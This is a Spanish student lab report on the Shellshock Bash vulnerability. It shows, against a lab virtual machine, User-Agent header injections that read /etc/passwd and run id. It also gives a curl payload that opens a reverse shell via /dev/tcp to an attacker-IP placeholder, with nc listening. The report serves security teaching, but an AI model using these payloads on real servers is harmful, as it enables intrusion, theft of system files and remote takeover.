

Práctica 1 - Seguridad Informática

Pedro Tamargo Allué (758267)

Juan José Tambo Tambo (755742)

5 de octubre de 2020

Índice

1. Tarea 1: Experimentar con las funciones en Bash	1
2. Tarea 2: Configuración de programas CGI	1
3. Tarea 3: pasar datos a Bash a través de las variables de entorno	2
4. Tarea 4: Lanzamiento del Ataque Shellshock	3
5. Tarea 5: Obtención de un Shell inverso a través de un ataque Shellshock	4

Índice de figuras


1. Intérprete afectado por el ataque <i>shellshock</i>	1
2. Intérprete NO afectado por el ataque <i>shellshock</i>	1
3. Acceso a programa <i>Hello world</i> de la máquina virtual	2
4. Resultado del acceso al programa cgi	2
5. Respuesta del servidor con la variable de entorno <i>HTTP_USER_AGENT</i> modificada	2
6. Respuesta del servidor con el fichero <i>/etc/passwd</i>	3
7. Respuesta del servidor con la información del usuario del servidor web	4
8. Respuesta del servidor al intentar robar el contenido de <i>/etc/shadow</i>	4
9. <i>Reverse shell</i> realizado sobre una máquina virtual	4

1. Tarea 1: Experimentar con las funciones en Bash

Para esta sección se ha creado una función `foo` con código extra y se ha ejecutado el siguiente código:

```
# Esta declaracion de funcion va precedida por las comillas
foo=() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";
echo $foo
export foo
bash_shellshock
```

Tras la ejecución de este código podemos observar como el intérprete *BASH_SHELLSHOCK* es vulnerable (Figura 1) ya que ha ejecutado el código extra de la función `foo`.




```
root@seginf-1:~# foo=() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";
root@seginf-1:~# echo $foo
() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";
root@seginf-1:~# export foo
root@seginf-1:~# bash_shellshock
Soy vulnerable
bash_shellshock-4.2# echo $foo

bash_shellshock-4.2# declare -f foo
foo ()
{
    echo "Prueba vulnerabilidad"
}
bash_shellshock-4.2#
```

Figura 1: Intérprete afectado por el ataque *shellshock*

Si repetimos el experimento utilizando el intérprete *Bash* con la vulnerabilidad arreglada, se puede observar que al utilizar el código anterior no produce el mismo resultado que en el primer experimento (Figura 2).



```
root@seginf-1:~# foo=() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";
root@seginf-1:~# echo $foo
() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";
root@seginf-1:~# bash
root@seginf-1:~# _
root@seginf-1:~#
```

Figura 2: Intérprete **NO** afectado por el ataque *shellshock*

2. Tarea 2: Configuración de programas CGI

Para la configuración de programas CGI se debe de crear un archivo con la extensión *CGI* y escribir con *bash shell*. A continuación se puede observar un ejemplo básico de programa CGI que muestra "Hello world" si se accede a él desde cualquier máquina.

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello world"
```

Se debe insertar el script en `/usr/lib/cgi-bin` y cambiar sus permisos a 755 (ya que es ejecutable). Estas modificaciones deben ser hechas desde administrador, al ser un directorio que sólo se puede modificar con permisos de administración.

Por último, se puede acceder al programa de manera remota de las siguientes maneras:

- Escribiendo en navegador la siguiente URL `http://_IP_MAQUINA/cgi-bin/progName.cgi`
- Utilizando el comando curl: `curl http://_IP_MAQUINA/cgi-bin/progName.cgi`

A continuación se puede observar el resultado al acceder al programa cgi de la máquina virtual de forma remota.




Figura 3: Acceso a programa *Hello world* de la máquina virtual

3. Tarea 3: pasar datos a Bash a través de las variables de entorno

Para enviar un *string* arbitrario al programa *CGI* se ha utilizado el siguiente *script*:

```
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```

Este *script* muestra todas las variables de entorno de los procesos ejecutados. Si accedemos a la dirección: http://IP_MV/cgi-bin/myprog2.cgi se puede observar el resultado (Figura 4).

A screenshot of a web browser window showing the output of the script. The address bar shows '192.168.56.106/cgi-bin/myprog2.cgi'. The page content lists various environment variables such as HTTP_HOST, HTTP_USER_AGENT, PATH, SERVER_SOFTWARE, etc.

Figura 4: Resultado del acceso al programa *cgi*

Para modificar el código de una de las variables de entorno se va a utilizar la cabecera *HTTP User-Agent*. Esta cabecera se modificará mediante el siguiente comando:

```
curl -A "Mi variable de entorno" http://192.168.56.106/cgi-bin/myprog2.cgi
```

Se puede observar que la respuesta del servidor contiene la variable de entorno *HTTP_USER_AGENT* pero con un valor distinto al ejemplo anterior (Figura 5).

 A screenshot of a terminal window showing the output of the script. The environment variables are listed, and the *HTTP_USER_AGENT* variable is now set to 'Mi variable de entorno'.

Figura 5: Respuesta del servidor con la variable de entorno *HTTP_USER_AGENT* modificada


4. Tarea 4: Lanzamiento del Ataque Shellshock

Para ejecutar un ataque *shellshock* contra el servidor hay que utilizar lo explicado en el apartado anterior. Se va a proceder a inyectar código extra en la definición de una función utilizando la variable de entorno *HTTP_USER_AGENT*.

Para robar el contenido de un fichero secreto del servidor se ha elegido el fichero */etc/passwd* que no es visible para los usuarios externos al servidor (no hay forma de acceder a él vía *HTTP*). Se va a utilizar el siguiente comando:

```
curl -v \
-A "() { echo "HOLA"; }; echo Content-type: text/plain; echo; /bin/cat /etc/passwd;" \
http://192.168.56.106/cgi-bin/myprog.cgi
```

Tras esto observaremos que la respuesta del servidor es la reflejada en la Figura 6.



```
> Host: 192.168.56.106
> User-Agent: () { echo HOLA; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 24 Sep 2020 07:43:16 GMT
< Server: Apache/2.4.38 (Debian)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:./nonexistent:/usr/sbin/nologin
sshd:x:105:65534:./run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,:/home/user:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
* Connection #0 to host 192.168.56.106 left intact
```

Figura 6: Respuesta del servidor con el fichero */etc/passwd*

Para robar el contenido del fichero */etc/shadow* se ha ejecutado el siguiente comando con objetivo de obtener información acerca del usuario que ejecuta el servidor web:

```
curl -v \
-A "() { echo "HOLA"; }; echo Content-type: text/plain; echo; /usr/bin/id" \
http://192.168.56.106/cgi-bin/myprog.cgi
```

El resultado de este comando (Figura 7) indica que el usuario que ejecuta el servidor no es *root* si no que es un usuario servicio *www-data* y por lo tanto no seremos capaces de robar el contenido del fichero */etc/shadow*. Si intentamos realizar un ataque *shellshock* con un *cat* hacia este fichero el servidor nos devolverá una respuesta vacía, es decir, no se puede abrir el fichero */etc/shadow* (Figura 8).

```

> Host: 192.168.56.106
> User-Agent: () { echo HOLA; }; echo Content_type: text/plain; echo; /usr/bin/id
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 24 Sep 2020 07:49:21 GMT
< Server: Apache/2.4.38 (Debian)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Figura 7: Respuesta del servidor con la información del usuario del servidor web

```

* Trying 192.168.56.106...
* TCP_NODELAY set
* Connected to 192.168.56.106 (192.168.56.106) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 192.168.56.106
> User-Agent: () { echo HOLA; }; echo Content-type: text/plain; echo; /bin/cat /etc/shadow;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 25 Sep 2020 07:40:18 GMT
< Server: Apache/2.4.38 (Debian)
< Content-Length: 0
< Content-Type: text/plain
<
* Connection #0 to host 192.168.56.106 left intact

```

Figura 8: Respuesta del servidor al intentar robar el contenido de `/etc/shadow`

5. Tarea 5: Obtención de un Shell inverso a través de un ataque Shellshock

El primer paso para la creación de un Shell inverso, es utilizar el comando *netcat* (o *nc*) para escuchar una conexión en el puerto indicado.

```
nc -l 9090 -v <- Escucha en el puerto 9090
```

Este comando se bloquea esperando una conexión. Ahora, se debe conseguir ejecutar un `bash` en el equipo atacado para crear una conexión TCP con el puerto 9090 del equipo atacante y crear el shell inverso. El shell es el siguiente:

```
/bin/bash -i >/dev/tcp/_IP_MAQUINA_ATACANTE/9090 0<&1 2>&1
```

Explicación del comando anterior:

- `/bin/bash -i` -> Con `-i` se indica que el shell es interactivo
- `>/dev/tcp/_IP_MAQUINA_ATACANTE/9090` -> Se redirige salida de la máquina atacada a la conexión TCP de la máquina atacante.
- `0<&1` -> Se utiliza dispositivo de salida estándar como entrada estándar. Como la salida está redirigida a TCP, el shell obtendrá entrada de esta conexión.
- `2>&1` -> La salida de error se redirige a salida, es decir, a la conexión TCP.

Al ejecutar el comando en la máquina deseada, este se conecta con el proceso *netcat* de la máquina atacante, permitiendo el shell interactivo de forma remota, tal y como se muestra en la siguiente imagen.

```

jtambo99@DESKTOP-IAKVR8D:~/Universidad/4o/Seguridad_Informatica/Practicas$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from 192.168.56.106 58698 received!
bash: cannot set terminal process group (395): Inappropriate ioctl for device
bash: no job control in this shell
www-data@seginf-1: /usr/lib/cgi-bin$

```

Figura 9: *Reverse shell* realizado sobre una máquina virtual

El problema de este ataque recae en conseguir ejecutar el comando en la máquina remota cuando no se tiene acceso físico a la misma. Para ello se utiliza el ataque *Shellshock*, mediante el cual se pueden ejecutar comandos de forma remota. Para poder realizar el ataque, se ejecutará el siguiente comando desde la máquina atacante, mediante el cual se conseguirá establecer un *reverse shell* en la máquina indicada.

```
curl -v \  
-A "() { echo "HOLA"; }; echo Content-type: text/plain; echo; \  
/bin/bash -i > /dev/tcp/_IP_MAQUINA_ATACANTE/9090 0<&1 2>&1;" \  
http://_IP_MAQUINA_VICTIMA/cgi-bin/myprog.cg
```